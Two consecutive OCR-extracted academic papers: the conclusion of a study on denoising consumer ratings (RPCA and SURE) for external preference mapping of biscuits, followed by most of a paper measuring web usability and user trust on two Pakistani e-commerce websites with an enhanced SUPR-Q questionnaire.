The three representations show that Palet Breton (made by Petit Déli in France) and Gala (made by Group Danone in Pakistan) are located in the ideal zones (i.e clear orange) and they are considered as optimal products, which indicates that both Group Danone in Pakistan and Petit Déli in France are leaders according to this sensory evaluation. These products were appreciated by 75% of consumers shown on denoised map with RPCA, against 95% shown on initial map and 95% on filtered map with SURE II. The map obtained from RPCA provides the industrials by true and exact liking scale of ideal products compared to others, then allow them to make adequate decisions about these products. The combination of liking information with those obtained in Fig. 4 (attributes are in French wording) shows that these products were appreciated for their crumbliness (Tgranusab), thickness (Vépaisseur), melting texture (Tfondant), friability (Tfriabilité) and farina texture (Tfarineux). Conversely, Sooper was located in least liking



Fig. 5. External preference mapping performed from Y, $YRPCA$ and $YSURE$ data.

location according to the noisy map and rated only by 30-35% of consumers however located in preference zones and rated by 60-65% according to cleaned maps using both RPCA and SURE.

Results were compared with those obtained in [9] following ANOVA and MFA analysis. It was shown that Sooper was liked by a great number of consumers specially for Pakistani sample. The description of this product gives the criteria that determine likings Fig. 4 which consist in saltiness (Gsalé), egg smell (Oœuf),egg taste (Gœuf), butter taste (Gbeurre) and butter smell (Obeurre). In the other side, Petit brun was highly rated according to noisy map by approximately 65% of consumers against only 40% shown in desnoised maps. Confirming these results with those obtained in [9], this product was appreciated approximately by half population. It was totally rejected by the Pakistani panel. By analogy with sensory descriptions Fig. 4, Petit Brun is characterized by lemon smell and taste. Concerning the other products, they are relatively located in least liking location in the three representations. Improvements were mainly shown for optimal products located in the ideal zones.

Hence, the results obtained from noisy data may lead to wrong decisions about certain products. It is advised to remove the existing noise in order to obtain a smoothed map showing reliable and trustworthy results to manufacturers that help in making right decisions about improvement of products to meet as high as possible consumers' preferences.



Fig. 6. Results of ASDP calculations from 100 sampling from real consumer data.

To ensure the efficiency of using clean data and its impact on maps stability, the visualized maps were compared using $ASDP$ indicator. Consumer dataset has been divided each into 2 separate samples of 147 randomly selected consumers. EPM was performed on each sample before and after denoising consumers data. 100 random selections of samples were considered and average deviations of all selections was recorded. The results are shown in Fig. 6. As expected, the average deviations of predictions after denoising by RPCA and SURE are still lower than before for all selections of samples. Conversely, RPCA neatly outperforms SURE by recovering the differences between consumers' judgments. MSE were also computed from Y, $YRPCA$ and $YSURE$ and equal, respectively to 934.569, 496.4266 and 563.8959. Both RPCA and SURE improve the fitting performance however RPCA gives promising results and is very suitable in the case of sensory evaluations. It is definitely the best compromise by reconstructing only the true signal, reducing the errors of over-rating or miss-rating products and providing maps with more smoothness.

IV. Conclusion

In this investigation, denoising consumer data is advocated in sensory analysis field, before processing to External Preference Mapping. In fact, the existing noise affects the stability of the obtained map which leads to imperfect results and users may arrive at incorrect decisions about consumers' tendencies and products characterization. The use of Regularized Principal Component Analysis and Stein's Unbiased Risk Estimate was advocated. The denoising methods search to give a more precise estimation of the underlying structure which allows a better reconstruction and visualization of maps representations. Both thresholding methods give promising results but RPCA is suited well and have largely improved maps stability. The results obtained from simulated examples and real data show that distances computed between maps after denoising are made closer specially in case of very noisy data and smaller sample of consumers. This means that noise removal reduces variability between consumers' judgments and then helps stabilizing maps. The obtained sensory space is made more stable where preference level lines are made smoothed. Denoising helps to extract only useful information about consumers' likings and to remove the irrelevant error. The goal was to provide researchers and practitioners by a tool with better performance. In future work, the idea is to highlight the over-smoothing issue and propose other denoising techniques that must be compared with RPCA and SURE performance, by going one step more on parametrization details.

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Web Usability and User Trust on E-commerce Websites in Pakistan

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***Abstract*—Web usability is an integral part of e-commerce. Users are less prone to the websites which are difficult to navigate and slow in response time. E-commerce business is growing aggressively on daily basis, but lack of user trust can impede this growth. Success of online business is largely dependent on getting user's trust. There are different techniques and models to measure web usability and user trust level, but they are not covering all aspects of web usability. So we proposed a new enhanced SUPR-Q model with six (6) parameters, such as Usability, Effectiveness, Efficiency, Learnability, Satisfaction and Security. We performed an experiment with one hundred twenty (120) participants to measure the web usability and user's trust on two famous e-commerce websites of Pakistan (daraz.pk & homeshopping.pk). We divided our participants into two equal groups, such as Random and Regular group on the basis of their previous shopping exposure. Our results shows that usability score of Regular group who did shopping most frequently were better than the Random group which was less exposed with shopping experience. Regular group was more satisfied from both websites with the score of 46.8% on daraz.pk and 44.8% on homshopping.pk as compared to Random group. Both groups showed higher usability score on daraz.pk which was 45.2% in case of Regular group and 40% in case of Random group due to the higher effectiveness and efficiency of web interface. The overall results showed that trust on e-commerce website plays vital role in user's satisfaction and purchasing.**

***Keywords*—Web usability; e-commerce; user trust; Pakistan; random; regular**

I. INTRODUCTION

The technological development, such as websites have become an essential business platform for buying, selling and distributing products. This includes sharing of products between organizations to customers, organizations to organizations and customers to customers. This has brought e-commerce to an entirely new level where people expect more from these websites [4, 7]. E-commerce websites are always great improvement for your business without any kind of physical boundaries. It is therefore important that website should be easy to use; else it will put bad impact on the customers[4]. For the e-commerce websites, 'user' is the most important factor for the success of a business or failure of the business, so user should be the main focus point while making these websites [24]. These e-commerce websites are growing very fast but they don't follow the proper standards that is the reason still today, people don't trust these websites in Pakistan. They lack some usability standards which should be followed while making the websites.

According to the Jakob Nielsen [30], Usability is a quality attribute that assesses how easy user interfaces are to use. The word "usability" also refers to methods for improving ease-of-use during the design process [8]. The ISO 9241 standard recommends that usability metrics should include: [2]

1) **Effectiveness:** How effectively user completes the specific goal.

2) **Efficiency:** What resources are consumed to attain specific goal.

3) **Satisfaction:** What is the user feedback? How much he is satisfied with the system.

Abran [1] produced enhanced model of usability. They added two more essentials in the standard ISO usability model. They added learnability and security. Learnability means, time required to learn how many time he/she acquired the help. Security as name suggests is a very important factor in e-commerce websites.

Trust is very crucial element in e-commerce websites. If people trust you, they will do business with you [28]. Strong trust level will lead toward the purchase of the item. When consumers don't see the famous brands on the websites they will not trust the websites and eventually they will not make any purchase [27]. The role of trust becomes more important in e-commerce sites because both partners don't know each other and they may be sometime located in unknown places [14]. The objective of this paper is to present a study that evaluated a relationship between usability of the website interface design and the level of trust of potential customer on e-commerce websites in Pakistan. To accomplish this task two well known e-commerce websites, successfully running in Pakistan were selected for the evaluation. We evaluated the hypothesis that higher security level enhances usability and satisfaction level.

In this paper we conducted an experiment with one hundred twenty (120) participants that were divided into two (2) equal groups named as Random group and Regular group. Each group performed the tasks given by us in twenty (20) minutes on each website after that a post-experiment questionnaire was filled online and responses of this questionnaire were collected. After filling the questionnaire, a feedback session was conducted in which participants gave useful suggestions and feedback about these websites.

Section 2 of this paper presents the background and related work about the web useability and trust of e-commerce websites. Section 3 describes the enhanced usability framework and Section 4 demonstrate the research methodology related to our experiment. In Section 5 detailed results are discussed while Section 6 describes the observations and findings. Section 7 have some of our design recommendations related to website interface design and Section 8 concludes our contribution along with future work.

II. Background and Related Work

An easy to use website is more effective and preferable when it has high usability [16] [6]. Though there is continuous growth in e-commerce and many companies are converting to e-commerce business. But they are reporting problems regarding attracting new customers and retaining existing one. They are facing big challenges in converting online purchases to real purchases [15] [10]. A strong relationship between user performance and usability has always been supported even ISO [22] emphasizes on the performance of website. Further Nielsen and Levy [31] stated that user performance is one of the important determinants of usability.

The major issue with online purchasing is trust. Less trust level leads towards less purchase. Many researchers have already worked on better understanding of user trust level on e-commerce websites. Gustavsson did study to get better understanding of user trust in e-commerce. Gustavsson and Johansson [20] choose a survey as their research strategy and primary data was collected through questionnaire. Questionnaire was handed out to people of the age from eighteen (18) to above and two hundred (200) participants were chosen for this experiment. The security and privacy are the main factors which effect trust of consumer to purchase online.

Another group of researchers Christine Roy et al [14] did some research on the fact that website usability has direct impact on the trust of the supplier. They have suggested that quality of interface is outcome of the initial trust establishment. They took sixty-six (66) subjects and asked them to perform some predefined book purchasing tasks from different kind of fourteen (14) websites having different kind of interfaces and then data was collected to evaluate the interface of the site and the level of trust on the websites. They noted that 31.8% of them had already made some purchases where as 53% was not willing to share their credit card information. However 82% participants think that making purchase online would simplify their task and will increase their efficiency. They found that four (4) usability factors out of five (5) have significant impact on trust of vendor. They concluded that usability of a website has significant impact on the establishment of the trust.

Fogg et al [17] evaluated the credibility of the websites. They took more than two thousand five hundred (2500) people to evaluate two (2) big websites of health domain and then they tried to find out what people think about the credibility of these websites by analyzing the comments of people. The purpose of study was to investigate what people notice when they are asked to evaluate the credibility of a website. In the study 46.1% people gave the comments about the website design and look. Next important thing was website information structure and the information focus. Study shared the comments of the participants about the top 18 areas of the websites where people noticed while evaluating the websites credibility. In addition to analyzing the comments as a whole, they also analyzed comments for a specific domain. For e-commerce sites, people gave different comments. In those comments popular name and reputation of vendor were more important (in 25.9% of comments) than the overall average (14.1%). Also, comments about customer service were more frequent (16.7% v. 6.4%).

Rofiq and Mula [35] did survey for the Indonesian e-commerce websites and they measured the customer's trust by analyzing the effect of vendor's ability and integrity. The outcome of the study stated that vendor's integrity has positive and substantial effect on the Indonesian customer's trust.

Lee and Koubek [24] examines the effects of usability and web design attributes on user preference for e-commerce web sites. They examined the relationship between the perceived usability before actual use and effect of design attributes on user preferences for e-commerce websites. They also measured the task completion time. Nine online bookstore websites used by ten participants to perform this task. The outcome of the study was, pre-use usability and task completion time were correlated. Organizational structure and layout had great impact on user preference than its aesthetic aspects. Further different design attributes on user preference has also been observed.

WebQual is a method for assessing the quality of the website by Loiacono et al [26]. It is a method which has been used in various domains. Barnes and Vidgen [4] measured the assessment of e-commerce website quality using WebQual method, to access online bookshops. This method has been developed iteratively through applications in various domains. This method converts the qualitative customer assessments into quantitative metrics that can be useful for different decision making.

Rahman et al [34] highlighted the main issue which is restricting the people from purchasing online. Sixteen very famous e-commerce business websites are taken for the experiment from Pakistan. They took participants from the age ranging from fourteen (14) years to sixty (60) years from Pakistan. They applied Nielson's usability heuristics and some recommendation and suggestions were given on the basis of the results of the survey. They showed that current websites are not following proper usability standards defined by Nielson and people of Pakistan use these websites only to view the new trends, prices and description of products and they actually don't make any purchase through these websites.

Jones et al [23] measured the trust, attitude towards the web, experience with the web and web usability. They found that person's increased web experience also increases the trust of users on the websites.

Similarly Casaló et al [9] presented a work analysis to measure the two concepts: trust and satisfaction.

Hampton-Sosa and Koufaris [21] examines the impact of website appearance and usability on customer's trust of online company.

III. Enhanced Usability Framework

Usability is very vital for a website to survive, people will leave the website if they could not find what a company offer, on its home page. One big reason of bad interface design for a website is the lack of understanding about how the user will surf the website for information [13]. According to Nielsen - The word usability also refers to methods for improving ease-of-use during the design process [30]. According to him usability contains five (5) quality components: Learnability, Efficiency, Memorability, Errors and Satisfaction. The perception of usability often affected by user characteristics such as age, gender, education and technology skill level. Usability also affected by cultural differences like use of colors and animations [5].

ISO 9241 is a very diverse standard from International Organization for Standardization (ISO), which covers the ergonomics of Human Computer Interaction (HCI). Its key components are effectiveness, efficiency and satisfaction [2].

Different researchers proposed different models, like Abran et al [1] purposed modified version of ISO 9241. So our proposed model is based on ISO 9241 and Abran and Khelifi model and it is shown in Fig. 1 and it is our selection criteria for this decision.



Fig. 1. Enhanced usability framework.

Our proposed enhanced usability framework consists of the six (6) elements:

Usability: How easy to use a product.

Effectiveness: How effectively user complete the desired task.

Efficiency: How efficiently user complete task with the use of minimal resources.

TABLE I. Categorization of Participants

	Online Shopping	Male	Female	Total
Random Group	≥ 1 & ≤ 3	45	15	60
Regular Group	>3	45	15	60

Learnability: How easily user can learn the system.

Satisfaction: How much user is satisfied after using the system and what is their feedback.

Security: What protocols are implemented for securing the user information, privacy and financial transaction.

Usability, Effectiveness, Efficiency and Learnability leads towards the website usability and satisfaction and security leads toward the customer's trust on the website. Our proposed model is more advance and comprehensive because it includes both process-related and product-related usability characteristics.

IV. Methodology

The experiment was performed in three steps. First step was about the filling of pre-experiment questionnaire to get participant's basic information. Then in step two some predefined tasks were given to the subjects and they have to complete those tasks in twenty (20) minutes. In the last step they have to fill out the post experiment questionnaire and they have to give suggestions, feedback, and design recommendations for the websites. To measure the web usability and user trust experiment was conducted on the two e-commerce websites of Pakistan daraz.pk and homeshopping.pk. These two websites are most popular and categorized as top ranked for shopping in Pakistan.

A. Participants

As described earlier, the purpose of this study was to evaluate the usability and trust of peoples on e-commerce websites in Pakistan, so the study focuses on those people that have used these websites at-least once for online shopping. The users participated voluntarily in the study. We excluded some participants on the basis of pre-task questionnaire. The pre-task questionnaire helped us to identify which users can participate in the activity. Forty-five (45) participants were discarded out of one hundred sixty five (165).

Twenty-five (25) participants were found that do not perform online shopping once.Ten (10) users were confused while performing the tasks and left the activity incomplete. Three participants with vision problems were also excluded. Finally, seven participants were excluded for other reasons, that is, to maintain gender ratio and an age between sixteen (16) and sixty (60) years. As described earlier, one hundred twenty (120) participants were chosen to participate in the experiment and divided into two equal groups named Random Group and Regular Group. Random group are those participants who performed less than three times shopping in the last year. Those participants who performed shopping on these websites regularly i.e. more than three times in a year are categorized under Regular group. Each group of participants consists of forty five (45) male users and fifteen (15) female users. The details about the groups are given in Table I.

The experiment was conducted to evaluate the effectiveness, efficiency, satisfaction and user trust on these websites. This study did not require the participants to complete the purchase of a product by submission of credit card information or using checkout method. Different surveys on e-commerce websites shows that the usability and the usefulness of a website can be determined without actually purchasing a product or a service [3, 11, 12, 19, 18, 25, 32, 33].

In our experiment the number of women were less than the number of men due to the fact that its quite difficult to access women in Pakistani society as most of them do not want to share their identity. In our experiment the male-to-female ratio was similar among the selected groups.

B. Tasks

The participants were given a small fifteen (15) minutes presentation on multimedia to explain the purpose of the research and some explanation about pre and post experiment questionnaire. They were also given some time to get acquainted to the system. There were total eight (8) tasks which they have to perform on the given two websites, other than filling the pre-experiment questionnaire and post-experiment questionnaire. Daraz.pk and Homeshopping.pk are very famous e-commerce websites of Pakistan to sell every type of goods like jewelry, mobile, computer, musical instruments and garments etc.

In the experiment, task one was to sign up/in the website. They have to make accounts on the websites. Second task was to find a perfume of their own choice. Third task was to find any laptop of their favorite brand and add that laptop into cart. Fourth task was regarding the comparison of the products available on the websites. They have to find two different mobiles to compare their specifications and finally add one of them in shopping cart.

Step five was to remove the products from the cart those were added in step three. We performed experiment before the checkout process to avoid the actual order placement and processing. In step six participants were ask to find how to acquire help in these websites. In step seven they have to search for the return policies and in last step they have to sign out from the system.

After these tasks a post experiment questionnaire was given online for each website and they have to fill that form then a short interview was conducted with each participants to get his feedback and suggestions. The suggestions and feedback of the users were noted. The interviews were very helpful for open-ended qualitative feedback about missing features and suggestions to make the process easier, robust, and user friendly.

C. Experimental Setup and Procedure

This study experiment was carried out in the computer lab of The University of Lahore, Pakistan in two different sessions where sixty (60) users participated in each lab session. In lab, all computers were homogeneous with respect to system specification and operating system. Complete experiments were conducted in three weeks. In 1st week, pre-experiment questionnaire were given to all participants. Questionnaires were online, where each user can submit only one response against his/her email id. In this pre-experiment questionnaire there were total six (6) questions to know the user's basic information, their daily computer usage and number of times they performed shopping in last year (Fig. 2).

Fig. 2. Users are performing experiment in the lab.

The first session regarding online shopping was conducted in second week. In first session random group performed the experiment in lab. As mentioned earlier, there were total eight (8) tasks involved in online shopping. Each lab session was one (1) hour and (30) minutes long where twenty (20) minutes were given for performing task on website 1. Then fifteen (15) minutes to fill out the post experiment questionnaire and last five (5) minutes were given for getting suggestions/feedback from end users. After the break of ten (10) minutes participants were asked to repeat the steps for website 2. First they performed task on daraz.pk and then on homeshopping.pk.

All the participants were informed in the beginning of the experiment that no assistance will be provided, and if someone thinks that he/she will not be able to perform these tasks, he/she can leave the lab after informing the mentor and don't fill the form, to make the experiment transparent and unbiased.

Second session was conducted after one week and in this session Regular group performed the experiment. A small change in this session is that this group performed task firstly on homeshopping.pk and then on daraz.pk.

D. Evaluation

The end user trust level and web usability were evaluated on the basis of task completion time and our proposed enhanced Standardized User Experience Percentile Rank Questionnaire (SUPR-Q). The SUPR-Q is a rating Scale to measure perceptions of usability, trust, credibility, appearance and loyalty for websites [36]. This scale gives relative ranking in terms of percentage, so fifty (50) is average percentile rank score for SUPR-Q. The SUPR-Q has thirteen (13) items, twelve (12) items have five (5) different choices while one (1) item has eleven(11) different response items. The global reliability of SUPR-Q is 0.94 [39]. Our proposed questionnaire is an enhanced form of SUPR-Q having twenty three (23) items with six (6) parameters such as usability, effectiveness, efficiency, learnability, satisfaction and security. All items have five choices having equal logical distance on likert scale. This enhanced model is used in this study because it covers all the important factors related to web usability and user's trust.

V. Results

Random and Regular groups performed experiment on both websites separately and filled the pre and post experiment questionnaires. To measure the performance of both groups on these websites the performance metrics are based on number of completed tasks and task completion time of each group. Results of this experiment are not only compared between groups but also compared with-in the groups.

Fig. 3 shows the average time (in minutes) per user of Random and Regular groups on both websites. Random group spends almost equal time on both websites while Regular group consumed less time on daraz.pk as compared to other website.



Fig. 3. Average time per user on both websites.

Average number of tasks completed per user are shown in Table II. Random group completed seven (7) tasks on daraz.pk and completed five (5) tasks on homeshopping.pk. On the other hand Regular group completed seven (7) tasks per user on daraz.pk and six (6) tasks on other website. Both groups followed the sequence of tasks given in section 4.2.

Effectiveness is calculated on the basis of number of tasks completed successfully. It is calculated using a simple equation of completion rate metric [29].

$$\text{Effectiveness} = \frac{\text{Number of tasks completed}}{\text{Total number of tasks}} * 100\% \quad (1)$$

A study conducted by jeff sauro [38] on twelve hundred (1200) usability tasks shows that average task completion rate is 78%. Our results of task completion rate with shown in Table II.

TABLE II. Average Number of Tasks Per User on Both Websites

	Groups	Number of Tasks	SD	Effectiveness
Daraz.pk	Random	7	1.41	81%
	Regular	7	1.54	91%
Homeshopping.pk	Random	5	1.76	62%
	Regular	6	2.18	78%

Efficiency is measured on the basis of task time. The task time is calculated with a simple equation that is Time based efficiency.

$$\text{Time Based Efficiency} = \frac{\sum_{j=1}^{R}\sum_{i=1}^{N}\frac{n_ij}{t_ij}}{NR} \quad (2)$$

N= Total Number of tasks

R= Total participants

nij= Results of task i by user j. It is one (1) if user successfully complete the task otherwise it is zero (0).

tij= Time spend user j to complete task i.

Both groups showed the highest efficiency on daraz.pk but on homeshopping.pk the task completion efficiency of Random group is less than the Regular group. Results of both groups are shown in Fig. 4.



Fig. 4. Time based task completion efficiency.

Time based task completion efficiency of Random group was 61% on daraz.pk and 26% on homeshopping.pk. Regular group Showed high efficiency on both websites that were 82% and 43% respectively.

After performing the experiment all users were given the enhanced SUPR-Q questionnaire to collect their feedback about these websites. Same questionnaire were used for all type of groups so that their results can be compared. Fig. 5 and 6 shows the Z-Score to percentile rank of each group. Z-Score to Percentile Rank is Six-Sigma technique which means it ensure the highest quality output by reducing the defect after identifying the cause of deviations. [40]. It converts the score of likert scale into normal score. It is the only metric that includes variability in the scores and offer most precision because it uses the mean [37]. From questionnaire we measured remaining four parameters of the websites and those are usability, satisfaction, security and learnability. Fig. 5 and 6 shows the average Z-Score for remaining four parameters along their confidence interval. The score of daraz.pk was almost the double of homeshopping.pk.



Fig. 5. Enhanced SUPR-Q Score Daraz.pk

Z-Score to percentile rank of Usability for Regular Group was 45.2 and for Random group it was 40 on daraz.pk. Using this score it is clear that Regular group was more satisfied with the usability of daraz.pk. Then we calculated same score for homeshopping.pk. Regular group score was 17.7 while random group scored 15.5. Scores of homeshopping.pk for Regular group was greater than other group but it was very low. Second we calculated Satisfaction score for both groups. 46.8 was the score for Regular group on daraz.pk and 19.1 on homeshopping.pk, whereas for Random group 44.8 was on daraz.pk and 17.5 was on homeshopping.pk. Again from the score it is clear that Regular group was more satisfied with the daraz.pk.

Our third calculated parameter was Security. Z-Score to percentile rank for Regular group was 59.6 on daraz.pk and 34 for homeshopping.pk. Random group score for daraz.pk was 52.7 and homeshopping.pk 33.3. Both group reacted almost same for the security of homeshopping.pk which was less secure. Learnability was our last parameter to calculate. Both websites scored almost same for the learnability. On Daraz.pk Regular group scored 33.6 and Random group scored 34.6 and on homeshopping.pk 27.6 was the score for Regular group and 26.7 was for Random group. So overall learnability score for daraz.pk was higher for both groups.

VI. Observations and Findings

From user's interviews and feedback, it is observed that users were facing many challenges regarding usability and trust



Fig. 6. Enhanced SUPR-Q Score Homeshopping.pk

on these websites. Major usability issues with these websites are shown in the Fig. 7.



Fig. 7. Major usability issues.

These are some major observation that are observed from user's feedback.

1) The usability has direct impact on trust of user on that website. Higher usability will lead towards higher trust.
2) Usability of e-commerce websites of Pakistan is very poor. Color and font selection is not good. Searching on the websites has some issues, like no detailed results were there. No search suggestions were provided. Navigation of the sites are poor. No information regarding feedback, user reviews, rating of products, brand impression is available.

3) Return Policy is not good like you can change product only if it has some defect or if it is not what you ordered, and if some websites have other options but that are very cumbersome.
